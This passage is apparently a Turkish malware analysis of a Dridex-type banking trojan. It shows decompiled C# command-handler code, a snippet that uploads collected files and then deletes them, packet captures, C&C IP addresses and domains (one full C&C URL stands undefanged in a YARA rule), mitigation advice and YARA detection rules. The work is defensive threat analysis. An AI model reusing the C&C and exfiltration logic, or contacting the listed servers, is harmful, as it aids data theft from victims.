Uzak sunucudan gelen verinin de .NET ortamı ile yazılmış bir DLL veya EXE olduğu anlaşılmaktadır. Base64 ile encode edilen verinin karşılığı "Program" stringi olmaktadır. Uzak sunucudan indirilen veri içerisindeki Program yapıcısına ayar değişkenlerini parametre olarak göndermektedir. Bunun sonucunda dönen değere göre ise bazı işlemler yapılmaktadır.


```
switch (binaryReader.ReadByte())
{
case 1:
    this.WriteSysInfo();
    continue;
case 2:
    this.WriteFileListing();
    continue;
case 3:
    this.WriteSelectedFiles();
    continue;
case 4:
    this._settings.ReadFrom(binaryReader);
    this._settings.Save();
    continue;
case 5:
    this._settings.ServerUri = new Uri(binaryReader.ReadString());
    continue;
case 6:
    this._settings.DoFileUpload = binaryReader.ReadBoolean();
    continue;
case 7:
    this._settings.SelectFileExtensions = new string[binaryReader.ReadInt32()];
    for (int i = 0; i < this._settings.SelectFileExtensions.Length; i++)
    {
        this._settings.SelectFileExtensions[i] = binaryReader.ReadString();
    }
    continue;
case 8:
    this._settings.MaxSelectFileSize = binaryReader.ReadInt32();
    continue;
```

Burada dikkat edilmesi gereken nokta, uzak sunucudan gelen verinin bir bellek akışı olduğudur. Zararlı bellek akışı sonucunda dönen değere göre;

- Ayar değişkenlerini tekrardan tanımlayabilme,
- İçerisinde kullanıcı yetki bilgileri, sürücü bilgileri, sistem üzerindeki yüklü olan uygulamalar gibi kritik bilgileri barındıran sistem bilgilerini **".sif"** uzantılı rastgele isimli bir dosyaya yazma,

- Sistem üzerindeki bulunan diskler hakkındaki boş alan, kullanılan alan, disk tipi gibi önemli bilgileri **".flc"** uzantılı rastgele isimli bir dosyaya yazma ve ayar dosyasındaki hedef uzantıları içeren dosyaların listesini tutma,
- Hedef uzantılara sahip dosyaların tam yolunu **".fls"** uzantılı rastgele isimli bir dosyaya yazma,
- C&C sunucusunun adresini değiştirip yeni C&C sunucus tanımlayabilme,
- Hedef dosya uzantıları ve hedef olacak maksimum dosya boyutu gibi bilgileri isteğe bağlı güncelleyebilme gibi kritik işlemler gerçekleşebilmektedir.

C&C sunucusundan gelen ve çalıştırılan bellek akışı verisi, zararlıya komut veren ve içerisinde muhtemelen upload mekanizması bulunduran önemli bir zararlı komuta kontrol sistemidir.



Sistem üzerinde bilgi toplama ve ayarlama işlemlerinden sonra **AppData\Roaming\font2Dat** dizininde bulunan tüm kritik verileri uzak sunucuya yüklemektedir. Yükleme işleminin ardından amacına ulaşan saldırı sonucunda toplanan verileri silmektedir.

```
this.UploadFile(current, fileType);
try
{
    File.Delete(current.FilePath);
    list.Add(current);
}
```

Ayrıca sistem üzerindeki kullanıcıların bilgilerini, sistem üzerindeki AV ürünlerini, işlemci bilgisi, ağ kartı bilgileri gibi kritik bilgileri öğrenmek için sık sık WMI sorguları kullanmaktadır. Sorgulanan ve toplanan tüm bilgileri JSON tipinde dosyalara yazmaktadır ve bu işlemler için Newtonsoft JSON çatısını kullanmaktadır.

Zararlı davranışlarının sonucunda başarıya ulaşan Banking türündeki Dridex zararlısı bellek akışında bulunan zararlı kod gibi kritik bilgilerin ele geçmemesi amacıyla sistem kaynaklarını serbest bırakmaktadır.

Ağ Hareketleri

Bankacılık türündeki Dridex zararlısı iki adet zararlı sunucu ile iletişim kurmaktadır.

77	0.292508	192.168.2.133	185.163.45.199	HTTP	434 GET /images/E2BC769A/16914/11662/84c7b244/3387c59 HTTP/…
209	0.684620	185.163.45.199	192.168.2.133	HTTP	228 HTTP/1.1 200 OK (application/hta)
214	1.149294	192.168.2.133	185.163.45.199	HTTP	283 GET /plugins/16914/11662/true/true/ HTTP/1.1
227	1.218051	185.163.45.199	192.168.2.133	HTTP	452 HTTP/1.1 200 OK
228	1.220969	192.168.2.133	185.163.45.199	HTTP	273 GET /cgi/8ee4d36866/16914/11662/eeef4361/file.hta HTTP/…
542	1.710057	185.163.45.199	192.168.2.133	HTTP	349 HTTP/1.1 200 OK (application/hta)

İlk olarak **185[.]163.45.199** IP adresine sahip **hxxp://www.au-edu.km01s[.]net** alan adından zararlı HTA dosyalarını drop etmektedir. Ayrıca sistem üzerinde bulunan AV ürünlerinin listesini de bu zararlı sunucuya göndermektedir.

Zararlı alan adının, İslamabad Air Üniversitesinin alan adına benzerliği ortaya çıkmakta olup aynı zamanda bir phishing saldırısı olduğu da anlaşılmaktadır.

569	8.481014	192.168.2.133	46.30.189.44	TLSv1	175 Client Hello
571	8.577398	46.30.189.44	192.168.2.133	TLSv1	1514 Server Hello
572	8.577398	46.30.189.44	192.168.2.133	TLSv1	1514 Certificate [TCP segment of a reassembled PDU]
573	8.577399	46.30.189.44	192.168.2.133	TLSv1	171 Server Key Exchange, Server Hello Done
575	8.591259	192.168.2.133	46.30.189.44	TLSv1	188 Client Key Exchange, Change Cipher Spec, Encrypted Hand…
577	8.656190	46.30.189.44	192.168.2.133	TLSv1	113 Change Cipher Spec, Encrypted Handshake Message
580	8.768175	192.168.2.133	46.30.189.44	TLSv1	272 Application Data, Application Data
582	8.855657	46.30.189.44	192.168.2.133	TLSv1	299 Application Data

Sistemden topladığı bilgileri ise, asıl komuta kontrol sunucusu olan **46[.]30.189.44** IP adresine sahip **hxxps://kat0x[.]net** alan adına şifrelenmiş olarak TLS protokolü ile iletmektedir.

Çözüm Önerileri

- Sistemlerde güncel, güvenilir bir antivirüs yazılımın kullanılması,
- Gelen maillere özenle dikkat edilmesi, eklerin analiz edilmeden bilinçsizce açılmaması,
- Spam maillerin dikkate alınmaması ve e-posta filtreleme konfigürasyonlarının yapılması,
- İşletim sistemi güncellemelerinin anlık olarak alınması,
- Mshta.exe programının yapacağı işlemlerin izlemeye alınması,
- Ağ üzerinden zararlı bağlantı, IP adresleri ve C&C sunucularının filtrelenmesi gibi çözümler, Banking türündeki Dridex zararlısının sisteme enfekte olması ve zarar vermesi engellenebilmektedir.

YARA Kuralı

```
import "hash"

rule FirstFile{
   meta:
      description="3387c59.hta"

   strings:
      $str1 = "ActiveXObject" fullword
      $str2 = "keeee" fullword
      $str3 = "folder.Name"
      $str4 =
"J2KeVEs1AdB5FYChHmogtujc6rG8PZfaITqL9WMw3DvSQOn047yizXpxbRNlUk+/="
      $str5 = "shells.Environment"
      $command1 = "window.eval"
      $command2 = "window.close"


   condition:
      hash.md5(0, filesize) == "30dd4284f82c7833034b586ba2d216a0" or all of them


}


rule LinkZip{
   meta:
      description = "LinkZip.dll"

   strings:
      $name = "LinkZip.dll"
      $str1 = "DownloadData"
      $str2 = "downloadData"
      $str3 = "mshta.exe"
      $str4 = "avUrl" fullword
      $str5 = "finalUrl" fullword
      $userAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36"

   condition:
      hash.md5(0, filesize) == "7923c5065578d3dbda91646a04e189ec" or all of them and
uint16(0x4C7) == 0x5A4D

}
```

```
rule FileHTA{
    meta:
        description = "file.hta"

    strings:
        $str1 = "ActiveXObject" fullword
        $str2 = "keeee" fullword
        $str3 = "folder.Name" fullword
        $str4 =
"J2KeVEs1AdB5FYChHmogtujc6rG8PZfaITqL9WMw3DvSQOn047yizXpxbRNlUk+/="
        $str5 = "shells.Environment"
        $command1 = "window.eval"
        $command2 = "window.close"

    condition:
        hash.md5(0, filesize) == "c04acf0e0938c22ca75219aedc19c9a1" or all of them

}

rule StInstaller{
    meta:
        description= "StInstaller.dll"

    strings:
        $path1="%windir%\\syswow64\\"
        $path2="%windir%\\system32\\"
        $dllname="Duser.dll" fullword
        $exename="rekeywiz.exe" fullword
        $reg = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" fullword
        $ext1 = ".tmp"
        $ext2 = ".config"

    condition:
      hash.md5(0,filesize) == "567f6f3e4ae4869b9d9954770774aa9f" or all of them
}



rule Duser{
    meta:
                description = "DUser.dll"

    strings:
        $base1 = "UHJvZ3JhbQ=="
        $base2 = "U3RhcnQ="
        $name = "DUSER.dll"
        $a = { ?? ?? ?? ?? ?? ?? ?? 2e 74 6d 70 }
```

```
    condition:
        hash.md5(0,filesize) == "1538ebe93228d9b2246eedfd54c58179" or (all of them and
uint16(0) == 0x5A4D)
}

rule SystemApp{
    meta:
        description = "SystemApp.dll"

    strings:
        $name = "SystemApp.dll"
        $url =
"https://kat0x.net/202/4zFPhSyGnJ0DzFatyW3RjZujTsdrKx4qPkcJGupk/16914/11662/df36c
81" fullword
        $ext1 = ".err"
        $ext2 = ".sif"
        $ext3 = ".flc"
        $ext4 = ".fls"
        $reg = "Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall" fullword
        $str1 = "DUSER"
        $str2 = "POST"
        $str3 = "gzip"
        $json = "Newtonsoft.Json.dll" fullword

    condition:
        hash.md5(0,filesize) == "3695c1dca8b1cf368abad3f42f3efc16" or all of them
}

rule main {

    condition:

        FirstFile or LinkZip or FileHTA or StInstaller or Duser or SystemApp

}
```